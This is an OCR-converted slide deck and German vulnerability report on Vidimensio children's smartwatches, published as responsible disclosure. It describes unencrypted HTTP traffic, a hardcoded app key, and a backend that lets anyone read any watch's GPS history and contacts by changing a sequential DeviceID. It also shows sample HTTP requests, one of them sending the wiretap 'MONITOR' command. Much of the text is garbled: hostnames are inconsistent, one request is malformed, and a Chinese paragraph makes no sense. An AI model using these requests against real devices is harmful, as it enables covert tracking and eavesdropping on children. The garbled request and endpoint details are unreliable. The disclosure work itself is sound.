

C h r i s t o p h e r D r e h e r  
43 69 12 69 12 74 67 10 69 65 12 20 44 12 65 69 65 12

eXperte digitaler Sicherheit

HELLO MUNICH

WATCHGATE

Christopher Bleckmann-Dreher



@schniggie



Daimler TSS

# DISCLAIMER

All contents shown here **exclusively** reflect my own opinion and have no direct connection with my employer.





The image shows a screenshot of an Amazon.de product page for a VIDIMENSIO GPS smartwatch. The product title is "VIDIMENSIO GPS-Telefon Uhr 'Paladin' (Wifi) OHNE Abhörfunktion, Smartwatch". The phrase "OHNE Abhörfunktion" is highlighted with a red box. The product features include "Notruf + Telefonfunktion, Live Ortung", "+ WIFI + LBS, Anleitung + Tracking", and "+Support alles Deutsch". The price is listed as EUR 159,90, with a note that it includes delivery to Germany. The product has 107 customer reviews and 165 answered questions. A note indicates that only 3 units are left in stock. An inset image shows the physical smartwatch and its packaging, which includes a QR code and instructions to download the app from the provided link.

amazon.de prime

Elektronik & Foto

Alle Kategorien -

Christo...s Amazon Angebote Gutscheine Verkäufe Hilfe

Elektronik & Foto Angebote Bestseller Smartphones Fernseher & Heimkino Audio Kamera Navigation

Sport & Freizeit Sportelektronik GPS für MultiSport

VIDIMENSIO GPS-Telefon Uhr "Paladin" (Wifi) **OHNE Abhörfunktion**, Smartwatch

Notruf + Telefonfunktion, Live Ortung

+ WIFI + LBS, Anleitung + Tracking

+Support alles Deutsch

von VIDIMENSIO

★★★★☆ 107 Kundenrezensionen

165 beantwortete Fragen

Preis: EUR 159,90 + EUR 7,90 für Lieferungen nach Deutschland

Alle Preisangaben inkl. USt

Hinweis: Keine Versandvorteile für Prime-Mitglieder.

Nur noch 3 auf Lager

Die Anleitung können Sie von hier abladen:  
[Paladin](#)  
Passwort: 9756487  
[trackers.vidimensio.de/downloads](#)

Dieser Artikel ist noch nicht bestellt worden.

Lieferort:

# way too fast

17.11.2017

Federal Network Agency  
releases ban for smartwatches

22.11.2017

stern TV reviews is  
broadcasted

23.11.2017







AliExpress

I'm shopping for...

All Categories

Cart

Wish List

Sign in Join My AliExpress

Now here? Get your coupon!

Store: ELIFE Technology Co.,Ltd

Open: 4 years10

97.1% Positive feedback

Follow

Home > All Categories > Consumer Electronics > Smart Electronics > Wearable Devices > Smart Watches

Deest 迪斯特





D100 Smart Watch GPS+LBS+WiFi Positioning Anti-lost Heart Rate Sports Tracker Fall Alarm SOS Wristwatch for Old People Elder

★★★★★ 4.3 (14 votes) 21 orders

Price: US \$47.05 - 48.05 / piece

Discount Price: **US \$39.99 - 40.84** / piece **-15%** 4 days left

Get our app to see exclusive prices + Bulk Price +

Color:  

Size: Russian English

Shipping: **US \$0.53 to Germany via AliExpress Standard Shipping** - Estimated Delivery Time: 21-47 days

Quantity:  piece (1996 pieces available)

Total Price: Depends on the product properties you select

Recently Viewed

# USP



Wasserdichte GPS Uhren



Login & Bezahlen mit

**amazon**



Deutsche Online  
Anleitungen



Deutsche App  
mit eigenem  
Server



Email / Telefon  
Support jeden Tag  
10:00 - 22:00 ✓



Überblick




# ... and seniors too









- Arbeitsmodus >
- Admin Nummer >
- Notrufnummer >
- Erlaubte Anrufer >
- Telefonbuch >
- Wecker >
- Sturz Alarm >
- Medikament Einnahme Erinnerung >
- Anruffreie Intervalle >
- Sprache und Zeitzone >
- Uhr finden >

### Rutenverlauf


☐ Heute ☐ Gestern ☒ Andere

2017/12/29 00:00

2017/12/29 10:51

☒ LBS Punkte anzeigen

Suche





# QUESTIONS

- What about the wiretap?
- Obvious vulnerabilities?
- Security best practice violations?

TRUST



**15 MINUTES LATER**



**PWNED!** **WATCHGATE**



Access key / token  
Where does it come from?  
How is access to other watches protected?

Unencrypted HTTP

Risk: eavesdropping and manipulation in insecure networks







```

> cd > 81% (2:01) ~/tmp
>>> apktool d com.fw.viditrack_2018-07-17.apk
I: Using Apktool 2.3.4 on com.fw.viditrack_2018-07-17.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /Users/cd/Library/apktool/f
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
> cd > 81% (1:59) ~/tmp
>>> grepfind com.fw.viditrack_2018-07-17/smali '7DU2DJFDR8321'
com.fw.viditrack_2018-07-17/smali/com/fw/gps/util/WebService.sma
string v0, "7DU2DJFDR8321"
com.fw.viditrack_2018-07-17/smali/com/fw/gps/util/WebService.sma
string v0, "7DU2DJFDR8321"
com.fw.viditrack_2018-07-17/smali/com/fw/gps/util/WebService.sma
string v0, "7DU2DJFDR8321"
com.fw.viditrack_2018-07-17/smali/com/fw/gps/util/WebService.sma
string v0, "7DU2DJFDR8321"
com.fw.viditrack_2018-07-17/smali/com/fw/gps/util/WebService.sma
string v0, "7DU2DJFDR8321"
> cd > 81% (2:00) ~/tmp
>>>
```

Static Analysis

WebService.java

ce/?file=com/fw/gps/util/WebService.java&amp;md5=7af06607c40727383f3d64283

```

import java.util.Map;
import java.util.Set;
import java.util.Vector;
import java.util.concurrent.locks.Lock;
import java.util.concurrent.locks.ReentrantLock;
import java.util.zip.GZIPInputStream;
import java.util.zip.GZIPOutputStream;
import org.xmlpull.v1.XmlPullParser;
import org.xmlpull.v1.XmlPullParserException;

public class WebService {
    private static final String NAMESPACE = "http://tempuri.org/";
    private static boolean isSupportGZIP = true;
    private String key = "XXXXXXXXXX";
    private Vector<WebServiceListener> webServiceRepository = new Vector();
    private Lock webServiceRepositoryLock = new ReentrantLock();
    private Context context;
    private String dialog;
    private Runnable getRunnable;
    private Thread getThread = null;
    private boolean grip;
    private int id;
    private Handler loadingDialogDismissHandler;
    private Handler loadingDialogHandler;
    private Handler loadingErrorHandler;
    private Dialog loadingProgressDialog;
    private String methodName;
    private Handler mHandler;
    boolean needConnError;
    String postMessage;
    private String result = null;
    private boolean returnByThread;
    private String serverPath = "http://trackerapp.vidamenalo.com:7756/openapi3.ashx";
}
```

```

FOOT /api/track/videomiss/cue HTTP/1.1
Host: test/track,application/javascript,application/javascript
Host-Header: gzip, deflate
Content-Type: application/javascript+gzip+deflate, charset=UTF-8
Content-Length: 144
User-Agent: Delvick/2.1.0 (Linux; U; Android 4.0; Redmi Note 4; MIUI/2.1.0.0.MP.MIUI)
Host: trackapp.videomiss.cue.7728
Connection: close

```











## Request

Raw

Params

Headers


Hex

```
POST /openapi3.aspx/GetCommandByAPP HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 69
User-Agent: Selvik/2.1.0 (Linux; U; Android 6.0; Redmi Note 4 MIUI/V8.5.6.0.MBFWDEQ)
Host: trackerapp.vidimenzio.com:7756
Connection: close
Accept-Encoding: gzip, deflate

CommandType=F250;CS=1;Parameter=0;Model=0;DeviceID=0;Key=770;
```



Step 1  
Visit google.com



This page is provided for informational purposes only.  
Google™ is a trademark of Google Inc. All other trademarks are the property of their respective owners.

```

// 以下列挙子、列挙子式上、列挙型 読み込み
• ClearLastUsedProcessorV1()
• GetDiskOfPhoto
• GetDeviceInfo
• Exit
• GetAddressVxLine
• GetCommandList
• GetDeviceId
• GetDeviceList
• GetDevicePhoto
• GetDevicePhoto
• GetDevicePhoto
• GetDevicePhoto
• GetDevicePhoto
• GetDeviceInfo
• GetDeviceInfoDetail
• GetDiskName
• GetHostOfPhotoID
• GetHostWare
• GetProcess
• GetTime
• GetTrackInfo
• GetUserInfo
• GetVideoList
• GetVideoNew
• GetVideoNewBox
• GetWareList
• GetWareList
• GetWareList
• Login
• Login2
• LoginVxLine
• LoginVxLine2
• NewDeviceInfo
• NewCommandList
• NewVideo
• GetWare
• Test
• UpdateDevice
• UpdateDevicePass
• UpdateServerPass

```

建议: 启用 XML Web services 之前, 请参见默认命名空间。

您使用这些材料时应该知道我们使用 XM, Web services, 例如, 亚马逊公司使用的 Internet 连接作为云服务的一部分, 是免费使用 XM, Web services 云服务来做的。您支付的是您在 Web 上的使用费, (XM, Web services 云服务成为 XM,)

```
+ <?xml version='1.0' encoding='utf-8'?>
<xsd:definitions xmlns:s="http://www.w3.org/2001/XMLSchema" xmlns:soap11="http://schemas.xmlsoap.org/wsdl/soap11/" xmlns:soap12="http://schemas.xmlsoap.org/wsdl/soap12/" xmlns:ttn="http://microsoft.com/wsdl/mime/textMatching/" xmlns:xsocapene="http://www.microsoft.com/wsdl/soap12/xsopcapene" targetNamespace="http://tempuri.org"/>
<xsd:element name="Login">
  <xsd:complexType>
    <xsd:sequence>
      <xsd:element minOccurs="0" maxOccurs="1" name="Name" type="s:string"/>
      <xsd:element minOccurs="0" maxOccurs="1" name="Pass" type="s:string"/>
      <xsd:element minOccurs="1" maxOccurs="1" name="LoginType" type="s:int"/>
      <xsd:element minOccurs="0" maxOccurs="1" name="Key" type="s:string"/>
      <xsd:element minOccurs="0" maxOccurs="1" name="LoginAPP" type="s:string"/>
    </xsd:sequence>
  </xsd:complexType>
</xsd:element>
<xsd:element name="LoginResponse">
  <xsd:complexType>
    <xsd:sequence>
      <xsd:element minOccurs="0" maxOccurs="1" name="LoginResult" type="s:string"/>
    </xsd:sequence>
  </xsd:complexType>
</xsd:element>
<xsd:element name="LoginByIphone">
  <xsd:complexType>
    <xsd:sequence>
      <xsd:element minOccurs="0" maxOccurs="1" name="Name" type="s:string"/>
      <xsd:element minOccurs="0" maxOccurs="1" name="Pass" type="s:string"/>
      <xsd:element minOccurs="1" maxOccurs="1" name="LoginType" type="s:int"/>
      <xsd:element minOccurs="1" maxOccurs="1" name="AppID" type="s:string"/>
      <xsd:element minOccurs="0" maxOccurs="1" name="Key" type="s:string"/>
      <xsd:element minOccurs="0" maxOccurs="1" name="LoginAPP" type="s:string"/>
    </xsd:sequence>
  </xsd:complexType>
</xsd:element>
<xsd:element name="LoginByIphoneResponse">
  <xsd:complexType>
    <xsd:sequence>
      <xsd:element minOccurs="0" maxOccurs="1" name="LoginByIphoneResult" type="s:string"/>
    </xsd:sequence>
  </xsd:complexType>
</xsd:element>
<xsd:element name="Login2">
  <xsd:complexType>
    <xsd:sequence>
      <xsd:element minOccurs="0" maxOccurs="1" name="Name" type="s:string"/>
      <xsd:element minOccurs="0" maxOccurs="1" name="Pass" type="s:string"/>
      <xsd:element minOccurs="1" maxOccurs="1" name="LoginType" type="s:int"/>
      <xsd:element minOccurs="0" maxOccurs="1" name="Bill" type="s:string"/>
      <xsd:element minOccurs="0" maxOccurs="1" name="Key" type="s:string"/>
      <xsd:element minOccurs="0" maxOccurs="1" name="LoginAPP" type="s:string"/>
    </xsd:sequence>
  </xsd:complexType>
</xsd:element>
```

## Request

Raw

Params

Headers

Hex

```
POST /openapi3.0m/SendCommandByAPP HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 88
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; Redmi Note 4 MIUI/V8.5.6.0.MBPM20)
Host: trackerapp.victimensec.com:7756
Connection: close
Accept-Encoding: gzip, deflate
```

```
CommandType=MONITOR;ID=Parameter=12849176;Model=66DeviceID=5Key=73;
```



# VULNERABILITIES

1. Unencrypted communication between the app and the backend API
2. Writetap function can still be used
3. Missing authorization of the backend API



## Vidimensio

|                   |   |
|-------------------|---|
| <b>Notizbuch:</b> | Zeitsche                                  |
| <b>Erstellt:</b>  | 19.12.2017 10:11                          |
| <b>Autor:</b>     | Chirosoher                                |
| <b>Dual-URL:</b>  | https://www.transler-fre.de/issue-office/ |

## Vorwort

Am 17. November 2017 hat die Bundesnetzagentur eine Pressemitteilung ([https://www.bundesnetzagentur.de/SharedDocs/Pressemitteilungen/DE/2017/17122017\\_Verbraucherschutz.html](https://www.bundesnetzagentur.de/SharedDocs/Pressemitteilungen/DE/2017/17122017_Verbraucherschutz.html)) herausgegeben, welche den Verkauf und Besitz von SmartWatches mit Abhörfunktion verbietet und Besitzer zum Verreichen der Geräte auffordert. Die Fa. Vidimensio ist einer der Verkäufer, solcher SmartWatches, welche speziell zum Überwachen und Schutz von Kindern verwendet werden. Eltern haben durch diese SmartWatch die Möglichkeit jede Bewegung des Kindes in einer Smartphone App nachzuvollziehen. Bis Ende November war es zudem noch möglich die SmartWatch aus der Ferne anzudecken einen nicht sichtbaren Anruf an eine vorher zu definierende Telefonnummer abzusetzen und so die SmartWatch als Abhöranlage zu missbrauchen. Der Hersteller musste nach dem Verbot durch die Bundesnetzagentur natürlich schnell reagieren, da das Weihnachtsgeschäft unmittelbar vor der Tür stand. Die SmartWatch wurde bis zu diesem Verbot mit einer App namens SeTracker(2) (<https://play.google.com/store/apps/details?id=com.schindler>) betrieben. Die Fa. Vidimensio war hier wohl Lizenznehmer und deshalb konnte die Abhörfunktion so einfach deaktiviert werden. Die Lösung von Vidimensio war offensichtlich eine eigene App und Backend-Infrastruktur zu implementieren, um die Abhörfunktion zu deaktivieren und fälschlich wieder gesetzeskonform zu sein. Aktuelle Uhren können auch nicht mehr mit der SeTracker(2) App gekoppelt werden. Beim Versuch mit der entsprechenden Uhren-ID einen Account anzulegen, erscheint die Fehlermeldung, dass die Geräte-ID nicht bekannt ist und man sich an den Hersteller wenden sollte. Also Fakt ist, dass keine neuen Uhren mehr mit der SeTracker(2) App verwendet werden können, welche ja nach wie vor die Überwachungsfunktion anbietet. Bei der Analyse der neuen Vidimensio App und der dazugehörigen Backend-Infrastruktur ergaben sich kritische Schwachstellen, welche die Privatsphäre der Kinder, sowie der kompletten Familie komplett offenlegt. Die Kinder sind durch die Verwendung dieser SmartWatches einer sehr großen Gefahr ausgesetzt.

## Testgegenstand:

Android App VIDEMENSIO (Version 1.0.5): <http://trackers.vidimensio.de/app>  
SmartWatch Paladin Model A17

**Disclaimer: Während des Tests wurden auf keine fremden Uhren zugegriffen**

## Schwachstellen:

#1 Unverschlüsselte Kommunikation zwischen der App und der Backend-API

Herbei handelt es sich nach um die harmloseste Schwachstelle. Wie in Abbildung 1 dargestellt kommuniziert die Vidimensio App über eine ungeschützte HTTP-Verbindung mit der Backend-API. Dadurch werden die typischen "Man-in-the-Middle"-Angriffe, z.B. in unsicheren Umgebungen, wie öffentlichen WLANs, ermöglicht. Der Anwender hat ohne die Verwendung von vertrauenswürdigen Zertifikaten von einer anerkannten CA keine Möglichkeit diesen Angriff zu erkennen oder sich zu schützen. Am Besten sollte noch durch den Einsatz von Certificate Pinning genau nur das aktuelle Serverzertifikat (dessen Publickey) akzeptiert werden.



Abbildung 1: Auszug aus dem Anmelde-Request an den Server `trackers.app.vidimensio.com:7756` mit unverschlüsselter HTTP

#1 Fehlende Autorisierungsprüfung der Backend-API

Alle Requests an der Backend-API werden ohne eine Autorisierung vom Backend verarbeitet. Es gibt zwar einen Parameter Key, der bei allen Requests von der App mitgeschickt wird, dieser jedoch nicht als Autorisierungskriterium zwischen App und SmartWatch verwendet wird. Durch diese Schwachstelle ist es möglich **ALLEN** Funktionen, welche vom System angeboten werden auf **ALLEN** SmartWatches auszuführen. Der Angreifer muss nur den Parameter DeviceID im Request an die Backend-API ändern. Die DeviceID ist ein numerischer Wert beginnend mit 1 und erhöht sich sequenziell. Zum aktuellen Zeitpunkt sind ca. 500 SmartWatches mit der neuen Backend-API von Vidimensio gekoppelt. Mögliche Funktionen sind zum Beispiel:

- Zugriff auf alle Geräteinfos
- Zugriff auf gespeicherten Kontakte
- Zugriff auf detaillierte GPS-Livedaten
- Zugriff auf GPS-Historie einer frei wählbaren Zeitspanne mit detaillierten Routenauflösung
- Zugriff auf SOS-Kontakte
- Teilweise Zugriff auf Inhaberinfos (wenn eingetragen)

Dies wiederum kann ich Aktionen Triggern, wie Uhr finden (Uhr klingelt dann), Fernabschaltung (Sobald die Uhr per SIM eine Mobilverbindung hat, ist ein lokales ausschalten durch den Besitzer, also das Kind nicht mehr möglich) und natürlich sämtliche Kontakte und Netzkontakte ändern.

Ein paar Beispiele sind anhand folgender Abbildungen dargestellt:



Abbildung 2: Funktion GeDeviceDetail liefert technische Informationen über die SmartWatch und Inhaber Informationen



Abbildung 3: Funktion GeTracking liefert die aktuelle oder zuletzt bekannte GPS-Position zurück



Abbildung 4: Funktion GeDeviceHistory liefert die GPS-Position einer frei wählbaren Zeitspanne zurück

Zusätzlich kann man über den API-Endpoint SendCommandAPP Befehle an die Uhr senden, welche dann von der Uhr ausgeführt werden. Hier am Beispiel mal der FND Befehl in Abbildung 5:



WATCHGATE

# FIXING



Vidimensio

20. Januar 2018 um 17:16



AW: Re: Android Handy Datentransfer abfangen

An: Christopher Dreher

Hallo Herr Dreher,

Danke für Ihre Antworten.

Würde es bei meiner App Sicherheit gewähren, falls die unverschlüsselte Verbindung bleiben würde, aber die App bei jedem Befehl immer auch das Passwort mitsenden würde und wenn dieses nicht stimmt, antwortet der Server nicht.

Vielen Dank!

Mit freundlichen Grüßen

Would it grant security with my app, if the unencrypted connection would remain, but the app with each command would always send the password and if this is not true, the server does not answer.



VIDIMENSIO

VIDIMENSIO 22. Januar 2018 um 15:26



Neue App mit Ver 14 / 1.0.4

An: Christopher Dreher

Hallo Herr Dreher,

Danke für Ihre Antwort.

Es wurde eine neue Version unserer App veröffentlicht Ver 14 / 1.0.4, die einen Key benutzt.

Bitte die alte deinstallieren und diese neu installieren und testen.

Was meinen Sie dazu ?

Kann man damit weiterhin Daten von anderen Uhren abfragen ?

Eigentlich verstehe ich nicht, warum würde jemand die App in einem offenem Netzwerk benutzen und warum würde jemand da sitzen und den Datentransfer abfangen wollen.

Kommt es wirklich so oft vor, oder wie wird es gemacht ?

Actually, I do not understand why someone would use the app in an open network and why would someone sit there and intercept the data transfer. Does it really happen that often, or how is it done? In this regard, are Internet Cafes at risk or other corporate networks or wifi from cities such as public multimedia stations?

# DISCLOSURE TIMELINE

28.12.2017: Vulnerabilities discovered

29.12.2017: Finalizing report

02.01.2018: Shared finalized Report to Vidimensio by heise

Jan. - Mar. 2018: More than 20 Mails answering questions and giving recommendations

29.03.2018: 90-day disclosure deadline expires

